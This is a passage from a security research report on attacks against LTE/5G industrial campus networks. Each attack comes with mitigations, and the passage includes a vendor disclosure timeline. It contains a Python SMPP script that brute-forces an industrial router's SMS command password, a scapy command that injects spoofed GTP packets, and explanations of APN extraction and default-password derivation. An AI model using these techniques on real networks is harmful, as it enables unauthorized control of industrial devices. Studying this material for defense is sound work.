SIM swapping is defined as either of two possibilities. In the first, a SIM card is taken away from user equipment and a new SIM card (or no SIM card) is used to replace it. In the second, the MSISDN (aka the phone number) is assigned to another SIM card, thus allowing a takeover of the phone calls and SMS messages from the original MSISDN owner. In most campus networks, data services are more frequently used than voice services, so the former definition is more relevant to this discussion.

A SIM card can be stolen from an online device or picked up from crashed drones or even retired equipment. An attacker installs the SIM card to their own device to gain access to the campus network, scan for vulnerabilities, or use the aforementioned techniques to attack other devices. Even if the attacker doesn't have physical access to the SIM card, an incautious employee might put a SIM card used in the campus network in their own device, which might have already been breached.

Mitigation. The scenario of physically swapped SIM cards can be prevented by binding a device to a particular SIM card (International Mobile Equipment Identity [IMEI]/International Mobile Subscriber Identity [IMSI] binding). Solutions like Trend Micro™ Mobile Network Security (MNS) can also alert suspicious activity and shut down access once the binding does not match the asset list.

4.3 Cellular Network-Specific Attacks

In the previous sections, we demonstrated several attacks that can be conducted if the S1-U/S8/N3 or SGW/UPF itself is infiltrated by an attacker. However, all of the previously discussed attacks are at the IP level and IT professionals should be quite familiar with the mitigations. In this section, we discuss the attacks that can only be delivered via a cellular network.

4.3.1 APN is Security by Obscurity

The Access Point Name (APN) is used to identify the gateway between a mobile device's network and another network, which is usually the internet. It is a common misconception among ICS security professionals that using an APN also implies the use of an associated network that is completely segregated from other network traffic. However, this is definitely not always the case and APN users should confirm the situation with their specific carrier.

Some carriers issue a custom APN to industrial customers for the claimed reasons of quality of service (QoS), network isolation, and increased security. When a piece of user equipment (e.g., an industrial router) attaches to the radio network, identification (IMSI/SUCI) or temporary identification (TMSI/5G-GUTI) is transmitted to exchange secure elements (encryption keys).




Figure 29. IMSI/SUCI or TMSI/5G-GUTI is transmitted during device attachment.

In the same packet as the attach request, the user equipment asks for IP, DNS, MTU, and other parameters from the core network.




Figure 30. The user device asks for IP, DNS, MTU, and other parameters from the core network.

After the process of mutual authentication between the user equipment and the core network, the APN identifier is transmitted over the same interface (S1AP for LTE/N2 for 5G) in order to allocate tunnel ID and perform DHCP allocation.




Figure 31. APN identifier transmitted to core network.

The communication is integrity-protected and is usually encrypted over the air, then decrypted in the base station. If the attacker has access to S1AP/N2 either by breaching the base station, intercepting unprotected backhaul, or infiltrating the core network, the APN identifier is observable in cleartext. Moreover, data packets in S1-U/N3 are not automatically encrypted just because a special APN is used.

If an attacker has physical access to a device but doesn't know the APN, it can still be obtained by inserting a SIM card preconfigured by the attacker, and then letting the device connect to the attacker's base station. The device will be rejected for "Missing or unknown APN," and the attacker can then set up the right custom APN for it. We have applied such an attack in our previous research.[30] Using this method, we were able to obtain the custom APN and OAuth from its unencrypted HTTP requests, as shown in the following screenshots.




Figure 32. An attacker uses their own telecom infrastructure and obtains an uncommon APN (3gnet).




Figure 33. An attacker uses their own telecom infrastructure to observe unencrypted communication, despite the customized APN.

In the steel mill. The mill uses an independent campus network. Therefore, it is not helpful from a security perspective to set a customized APN.

Mitigation. APN does not mean encryption. Use IPsec/VPN between base station and core network. When using a public network, it is not advisable to trust the telecom provider. Rather, it is recommended to set a company VPN in the industrial router, as well as for any radio links. Also, it is advisable to use secure protocols, such as HTTPS, MQTTS, and S7Comm-Plus.

4.3.2 Abuse of Emergency Alert Systems

All cellphones manufactured from 2011 onward are required to comply with wireless emergency alert (WEA) systems, which differ from country to country. The US mandates all manufacturers to comply with four types of alerts: presidential alert, alerts involving public safety, America's Missing: Broadcast Emergency Response alerts (aka AMBER alerts), and alerts conveying recommendations for saving lives and property.[31] Presidential alert is always enabled and cannot be blocked, in order to warn the public when major emergencies happen.

In order to deliver an alert, a carrier broadcasts the alert level and message via system information block 12 (SIB-12) transmitted by base stations along with other specified fields as indicated in 3GPP 36.413.[32] Any user equipment attached to the network or that is scanning for a network (when the signal is weak or the device is back from flight mode) gets the alert and shows it on the screen.[33]

We implemented a scenario where an attacker intercepts the S1AP interface and sends a fake presidential alert to attached industrial devices.

Among all the devices that we tested, no industrial device stopped working. We did not observe any malfunctions, either. Therefore, there should be no risk solely from emergency alert systems. However, repeated alerts might fill up the limited space that cellular modems and industrial routers allocated for SMS. This could cause devices that use SMS message exchange for operations to malfunction.

Lastly, it should be noted that we conducted this test in order to confirm that emergency alerts do not make an impact on industrial cellular devices. It is recommended to confirm any possible impacts with one's device vendors.

4.3.3 SMS Brute-Force Attack

This attack can cause more damage when an industrial router is connected to a telecom carrier network rather than a campus network, because a campus network doesn't usually support SMS. Even if the campus network supports SMS, an attacker cannot send SMS from outside of the network and would have to infiltrate the campus network to some extent.

Many industrial routers and LTE-capable IIoT devices support SMS as a backup channel. When the data link is interrupted, engineers can still use SMS to query the connection status, reboot the device, or even set a new APN remotely. An advanced industrial router like Sierra Wireless RV50 series can even be configured as an SMS gateway that forwards data packets to a local interface. Table 4 is an excerpt of the list of SMS commands supported by the RV50 series.

Command	Action	Result
[prefix]enable 0/1	Enable AirLink Management Service (ALMS)	
[prefix]status	Query the status	IP, network status, network type (LTE, UMTS, GPRS), latitude, longitude, timestamp
[prefix]reset	Reset in 30 seconds	
[prefix]relay x y	Set applicable relay x to y	
[prefix]GPS	Get GPS location	Returns a link to a map with device's GPS location

Table 4. List of SMS commands supported by the RV50 series

The SMS command is password-protected, as shown in the screenshot. If the password is wrong, a "Wrong Password" is sent via SMS. Otherwise, the status message is returned.




Figure 34. A denied SMS command resulting from a wrong password

The attack scenario for this one is two-fold: financial and operational. An attacker would just have to know the phone number of the industrial router to be able send an SMS via the carrier network. Even wrong password guesses can be used by attackers. This is because the cost of the response "Wrong Password" might range from anything between zero to the cost of an international SMS. In one of our testing devices, the RV50 replies to an international SMS; additionally, we did not ask the operator to reject international numbers. If there is a way to send SMS with a custom caller ID (some SMS gateway providers have this feature), then the asset owner might find a certain increase in their SMS bill.

On the other hand, it would not be hard to guess the default password, which is the last four digits of the Integrated Circuit Card Identifier or ICCID of the SIM card. For example, our SIM card has ICCID 8988211000000360126, and thus the default password is 0126. The SMS password can be changed to a much longer string to prevent a brute-force attack.

Since the last 10 digits in the IMSI (called mobile subscriber identification number, MSIN) is usually identical to the last 10 digits in ICCID (without counting the trailing checksum), if an attacker knows the IMSI of an industrial router by using an IMSI catcher, intercepting S1AP, or dumping the subscriber database in the core network, the password can be brute-forced within only 10 tries. If the IMSI is not disclosed, the search space is still only 10,000 guesses. By using an internet SMS gateway service like Twilio, 10,000 guesses would cost a maximum total of US$150 (US$75 for sending, another US$75 for receiving "wrong password"), which is a small price to pay for an attack.

We were able to simulate such scenario in the lab. Open5GS supports SMS-over-SGs and Osmocom MSC can work as the SMS-Center (called SGsAP).




Figure 35. SMS brute-forcer topology

Short Message Peer-to-Peer (SMPP) Protocol is very easy to use and has a Python binding. We have written brute-force.py that sends "PW 0000&&&status" to "PW 9999&&&status" and stops when the correct password is hit.

```
client = smpplib.client.Client('192.168.2.1', 2775)

GOT_RESPONSE = False
LAST_MSG = ''
def received_handler(pdu):
    global GOT_RESPONSE
    global LAST_MSG
    print '* delivered {}'.format(pdu.sequence)
    if pdu.command == 'deliver_sm':
        if pdu.destination_addr == CALLER_MSISDN:
            GOT_RESPONSE = True
            print '! Response = {}'.format(pdu.short_message)
            LAST_MSG = pdu.short_message

def sent_handler(pdu):
    print '* sent seq={}   msgid={}'.format(pdu.sequence, pdu.message_id)

client.set_message_sent_handler(sent_handler)
client.set_message_received_handler(received_handler)

client.connect()
client.bind_transceiver(system_id='test', password='test')


# Main loop

for i in range(3200, 4000):
    send_message(CALLEE_MSISDN, 'PW %04d &&&status' % i)
    GOT_RESPONSE = False
    sleep(.2)
    client.read_once()
    sleep(.8)
```

Figure 36. Brute-force.py for simulating the SMS brute-force scenario

In the steel mill. The attacker had to connect to the subscriber database in order to obtain the IMSI and phone numbers. Within 10 tries of brute-forcing, the attacker obtained the default password and is now able to reset or even change the APN of the industrial router.

During the brute-force test, we occasionally found that several Qualcomm-based modems used in industrial routers could stop responding to incoming and outgoing SMS after 128 attempts. A field engineer has to reboot the industrial router to recover it.

Mitigations. For this scenario, we recommend several precautions that will minimize the attackers being able to successfully brute-force the password, which are the following:

- Do not dispose of the plastic card that holds SIM cards carelessly, as the ICCID is printed on it.
- Set the SMS password to a longer string before deploying industrial routers to remote sites.
- Set several trusted phone numbers instead of accepting SMS from all callers.
- Protect the phone number of the industrial router if you are using a public network. Ask the carrier to block international SMS or ensure that you will not be charged for it.
- Set remote system logging (aka syslog) and monitor brute-force attempts to the industrial router.
- If your campus network supports SMS, monitor SMS and secure SMPP interface.

4.3.4 Out-of-Spec S1AP Attack

In the previous section, we found that some message formats (e.g., multibyte bearer ID) would stop the SMS module in a Qualcomm modem from receiving SMS. However, we have only conducted a test on a Qualcomm MSM8974 and no other chipset, thus at present we cannot draw conclusions on its range of effectivity.

After sending 128 brute-force trials, the modem on the Sierra Wireless RV50x stopped responding to any incoming and outgoing SMS (triggered from management interface), and failed to send as well. We found that only part of the modem firmware stopped functioning, as the data link and baseband modem were still responding to AT commands. In order to investigate the issue, we used Corenet, a Python implementation of LTE core network written by Benoît Michau, and crashed the SMS system with only seven messages back and forth.

We have identified that a bug in Corenet causes an overflow to TI Flag (1 bit) and TI value (3 bits) in the SMS transaction identifier, thus corrupting the data sent to RV50x and breaking the parser inside the modem. However, we have not yet identified the root cause as to why Open5GS made part of the modem freeze after 128 trials, especially since no such behavior was observed via a commercial carrier network.




Figure 37. GSM 04.07 Layer 3 transaction identifier used for transmitting SMS[34]

Image credit: European Telecommunications Standards Institute (ETSI)/etsi.org

This vulnerability in parsing S1AP/N2 messages in the modem can be exploited by attackers to cause a denial of service (DoS). As malformed SMS in fact crashes quite a few of the embedded cellular modems, we will continue to investigate this issue in future research work.

4.3.5 Fake GTP Attack

GTP is a tunneling protocol meant to interconnect different networks through IP-based tunnels between the devices and the mobile network.[35] It was developed for GPRS or 2.5G networks but retained its role throughout the dawn of 3G, 4G, and now 5G networks.[36]

If attackers gained access to the core network or the field network (as demonstrated previously), they would not need to fake a GTP packet at all. However, there are situations where the attacker only has access to the data plane of the backhaul (i.e., the S1-U/N3 interface) and wants to make packets with a fake source IP to bypass firewalls or safelisted IPs.

When a campus network is properly segregated and firewalled, an attacker would not be able to send a packet with a fake source IP from the edge of the network. Layer three switches might only route a fake packet to the default gateway. If the core network and the data network are in different VLANs, a fake packet will never reach the destination. Under these circumstances, the attacker can still send GTP packets to SGW/UPF and base stations where they are decapsulated and sent to the data network. Positive Technologies has provided several fake GTP attack scenarios.[37] For this section, we focus on technical proofs of concept.

In order to send GTP packets, the attacker has to know the tunnel endpoint ID (TEID). The TEID is a tunnel identifier or the ID of the communication channel allocated by PGW and a base station to a user device. Uplink (data transmitted from user equipment to core network) and downlink are allocated to different TEIDs, and each APN gets different TEIDs. Assuming that the attacker has access to S1-U/N3 interface, they do not have to guess the TEID. The observation of brute-force attempts on TEID is a very clear indicator of compromise on a core network.




Figure 38. An example of a packet encapsulated in the GTP

The destination port is defined as UDP port 2152. In case of uplink, the SGW/UPF receives the packet and looks up whether the TEID exists. If the TEID is valid, the packet is decapsulated (hence, only layers three to seven are encapsulated) and sent to the destination IP on behalf of the user equipment. In case of downlink, base stations keep track of the TEID and its corresponding radio channels. MAC address is not encapsulated in GTP.

The attacker can thus send a fake GTP packet to the base station if the TEID is known to them. For example, the packet in Figure 39 was sent from a rogue device to eNB, faking the source IP as another cellular device (192.168.100.52) in the campus network, in order to bypass the firewall rules in the destination (192.168.100.114). As a result, the target device would receive it, just like a legitimate packet.

Figure 39. Screenshot of a packet sent from a rogue device to another cellular device




Figure 40. The target device receiving the packet

Wireshark shows that the packet was sent from 192.168.100.52. Since it is forwarded by the base station, there is no trace of forgery.




Figure 41. Screenshot showing that the packet from a rogue device registers the IP address of a legitimate device

In the other direction, the attacker can also send fake GTP packets to SGW/UPF, by pretending that they originated from a cellular device. The packets are decapsulated and then forwarded to the destination IP, as shown in the following screenshots.

```
>>> send(IP(src='192.168.43.2', dst='192.168.2.16') / UDP(sport=2152, dport=2152) / GTP_U_Header(gtp_type=0xff, teid=6) / IP(
...: src='192.168.100.52', dst='192.168.100.114') / UDP(sport=1234, dport=1234) / b'forwarded by UPF')
.
Sent 1 packets.
```

Figure 42. Decapsulated packet sent to the SGW/UPF

```
pi@openplc-hat-2:~ $ nc -l -u 1234
not really from 100.52forwarded by UPF
```

Figure 43. Packet being received by the SGFW/UPF

If the packet cannot get through to the target device, it is almost always caused by an incorrect TEID. We chose to fake UDP packets in this section because TCP three-way handshaking and sequence numbers make it much more complicated to fake GTP.

Mitigation. It is recommended to install an IDS/IPS that understands GTP and detects TEID brute-forcing. It is also advisable to use IPsec or VPN to protect the connection between base stations and the core network.

4.4 Vulnerability in Base Stations

The vulnerabilities in big and small cells have not been thoroughly studied in related literature. Product Security Incident Response Teams (PSIRT) and responsible disclosure practices are not necessarily widespread among cellular equipment vendors. Moreover, vulnerabilities are sometimes ignored by vendors for marketing or resource reasons. It is also challenging for security researchers to acquire base stations from large telco providers, as their sales channels focus primarily on large customer orders and are by design not responsive to an individual attempting to order one base station for research. For example, the manufacturer of the small cell we used in this research explicitly asked us not to disclose a vulnerability without telling them in advance (which is of course part of responsible disclosure). Other manufacturers of small cells refused to even send us a quotation. It is clear that better collaboration between base station vendors and cybersecurity researchers would benefit customers and users alike.

That being said, a vulnerable base station can be a promising point of interception for threat actors in that packets are yet to be encapsulated in GTP and transmitted over IPsec. In a campus network, base stations could even be connected to an exclusive VLAN without IPsec. We have not been able to investigate completely what can be exploited on a small cell, but from a cursory look at the base station, we found several authentication issues.

The following disclosure has been rejected by Gemtek, who claimed that the vulnerability exists only on small cells sold to labs, which are by definition testing environments. The vendor has claimed that similar vulnerabilities do not exist on a “production-level,” which are products we cannot acquire. Therefore, we are unable to validate their claim. We feel that securing equipment in lab environments is just as critical as securing production equipment, as in many cases, lab environments contain critical documentation and intellectual property. Base station owners are highly encouraged to do an internal penetration test to make sure that their base stations are properly secured and that similar vulnerabilities don’t exist in a production environment.

The first issue is unauthenticated configuration. For example, we can enable and disable IPsec as well as dump a pre-shared IPsec key if it was configured.

Figure 44. Dumping IPSec pre-shared key without LAN authentication

Figure 45. Disabling or enabling IPSec without authentication

LTE- and network-related configurations can be modified by unauthorized attackers while an authorized account is logged in. Otherwise, a “notlogin” message is returned.




Figure 46. Reduction of the TX power to -57 dB, indicating that an account has logged in and made modifications

The attacker can also force the logged-in account to log out by calling the logout Application Programming Interface (API) without authentication.




Figure 47. Forcing an account to log out

Disclosure Timeline

The timeline shown here demonstrates the steps that we took after discovering the vulnerability and the result of the disclosure.

Dec 2, 2020	Researchers found the vulnerabilities.
Jan 8, 2021	Vulnerabilities were reported to CVE authority (TWCERT/CC).
Jan 26, 2021	The vendor contacted the researchers and claimed that the firmware is for labs only.
Jan 27, 2021	Negotiations were conducted with the vendor.
Feb 1, 2021	The vendor decided not to provide the production-level firmware.
March 2, 2021	TWCERT/CC rejected the case because the firmware is for labs only.

Table 5. Steps taken after the discovery and disclosure of the vulnerability

4.5 Summary of the Attacks

We have demonstrated several attacks against the imaginary Trend Micro Steel Mill that can be conducted from within the core network. The scenarios range from common TCP/IP attacks, such as an MitM attack and the modification of packets on the fly, as well as scenarios that were telecom-specific. Mitigations were proposed after describing each scenario. In general, one of the most efficient ways to mitigate the attacks is to use application layer encryption, such as HTTPS, MQTTS, LDAPS, or any well-designed industrial protocol, such as S7Comm-Plus. Proper network segregation, VLAN, and IPsec are also valuable defenses. However, even with these mitigations, failing to apply the latest patches for operating systems, OAM networks, routers, and base stations as soon as they are available will still open campus networks to threats.

Chapter	Attacks	Mitigations
4.2.1	DNS hijacking	Use a network monitor or an EDR that detects uncommon IP. Use an industrial protocol with encryption and certificate pinning.
4.2.2	MQTT hijacking	Use MQTTS with a username, a password, and certificate pinning.
4.2.3	Modbus/TCP hijacking	Set up an encrypted VPN between remote sites and the control network in the campus. Do not use port forwarding.
4.2.4	Downloading or resetting unprotected PLC	Set up an encrypted VPN. Set read/write protection when deploying the PLC. Upgrade PLC to a newer firmware that supports challenge-response authentication.
4.2.5	Remote desktop	For secure use of VNC, enable TLS encryption and X.509 certificate pinning. For secure use of RDP, use version 10 or one that offers a “more secure” configuration. Never choose the “less secure” option for backward compatibility.
4.2.6	SIM swapping	Use an IMSI/IMEI management system, such as Trend Micro Mobile Network Security (TMMNS), which inspects the binding and revokes access permission from unknown bindings.
4.3.1	APN: security by obscurity	Remember that APN does not mean encryption. Use VPN in the industrial router and use secure protocols, such as HTTPS, MQTTS, and S7COMM-Plus, among others, in the field.
4.3.2	Abuse of emergency alert system	There is little risk to industrial devices.
4.3.3	SMS brute-force attack	Do not dispose of the plastic card that holds the SIM card. Set the SMS password to a longer string. Set “trusted phone numbers” instead of accepting SMS from all callers.
4.3.4	Out-of-spec S1AP attack	Contact cellular modem vendors for firmware updates.
4.3.5	Fake GTP attack	Install an IDS/IPS that understands GTP and detects TEID brute-forcing attacks. Use IPsec or VPN to protect the connection between base stations and the core network.
4.4	Vulnerability in base stations	The topic is not well-studied. Hire a penetration testing team to test your assets or choose a trustworthy brand.

Table 6. Summary of the attack scenarios and how to mitigate them

5 Conclusion and Recommendations

We have introduced the core network deployed in campus networks, assessed the security risks, and demonstrated the attacks to the ICS initiated from within the campus network. Using the identity of a fictional steel mill, we demonstrated what the impact of these scenarios could be on a real-life factory.

The campus network is a developing technology that will be deployed by more organizations to meet the evolving demands of present times. 5G, after all, is transforming the industrial landscape. In order to remain competitive, organizations must evolve with the rest of the world. However, these changes also have a big impact on security. It also further blurs the distinction between the responsibilities of IT and OT when it comes to security, as the impact of campus networks does not fall neatly under either of these roles.

For years, our industry has discussed the cognitive differences between IT and OT when it comes to security. From what we have presented here, it is clear that campus networks introduce a new factor to the pair: communication technology, or CT, thus making a trio. The cost of maintaining a campus network can be huge, and IT/OT personnel have to be equipped with telecommunication knowledge to secure it. Unsecure practices, such as HMI panels with unencrypted VNC, RDP/VNC with simple or empty passwords in remote sites, and unencrypted/unauthenticated industrial protocols have been exploited in the internet domain. If these practices are not improved, these security gaps will once again be exploited in campus networks.

Secure practices and measures are still key to protect the campus network and to prevent threats initiated from the core network from making an impact on the ICS. We list down some of the measures that organizations can start with here:

- Use VPN or IPsec to protect remote communication channels, including remote sites and base stations. It is important to remember that LTE and 5G do not automatically address encryption.
- Use application layer encryption, such as HTTPS, MQTTS, LDAPS, encrypted VNC, RDP v10, and secure industrial protocols, like S7Comm-Plus.
- Use cybersecurity tools that understand core network protocols.

- Use EDR, XDR, or MDR to monitor possible attacks and lateral movement inside the campus as well as inside the containerized core network.
- Ensure proper network segregation with VLAN or SDN.
- Patch servers, routers, and base stations in a timely fashion. Since many components in the core network run on Linux, pay special attention to advisories of Linux vulnerabilities.
- Invest in campus-network-aware anomaly detection products, such as Trend Micro Mobile Network Security, which provides a robust way to cut off unlisted device/SIM card pairs.
- Understand the limitations of your carrier's APN or network-slicing solution and apply additional mitigation techniques where necessary.

Appendices

A. How to Build Your Own Lab

It is very hard to roll out a production campus network. An experienced system integrator and operational contractor should be consulted for the deployment. In this section, we provide details on how to design a research lab for campus networks, asset owners, and researchers.

The devices that we purchased are listed in this table. We recycled a lot of spare parts and were able to save on our overall cost. The total accumulates to less than US$10,000, excluding the Amarisoft 5G gNB.

Item	Estimated Cost in US Dollars	Description
Faraday cage	1,500	Enclosed electromagnetic waves to comply with local regulations
Gemtek WLTGFC-105	3,750	LTE base station
Amarisoft gNB	30,000	5G base station
Sysmocom SIM cards	82	Pack of 10 programmable SIM cards
Sierra Wireless RV50x	840	A widely used industrial router
SIM-7000 LTE hat	60	LTE hat for Raspberry Pi, which runs OpenPLC
Generic servers	0	Spare ones with 32GB RAM and 1TB HDD
Generic routers	0	Spare CISCO 3650 and CISCO 2960
Ethernet cables	0	Spare cables
10 SMA cables	400	To connect radio devices to the Faraday cage

Table 7. Devices used in the research lab

Some items in Table 7 don't have a listed price and might vary for business reasons.

It is important to note that a commercial-grade Faraday cage ensures that the lab complies with local regulations of radio emission and diminishes radio interference among experimental devices.

Figure 48. The commercial Faraday cage used in the experiment

The network topology and devices should be as similar to the real deployment as possible. For example, we followed the Purdue model and distinguished among Business Network, Control Network, and Field Network, each with its own Class C IP.

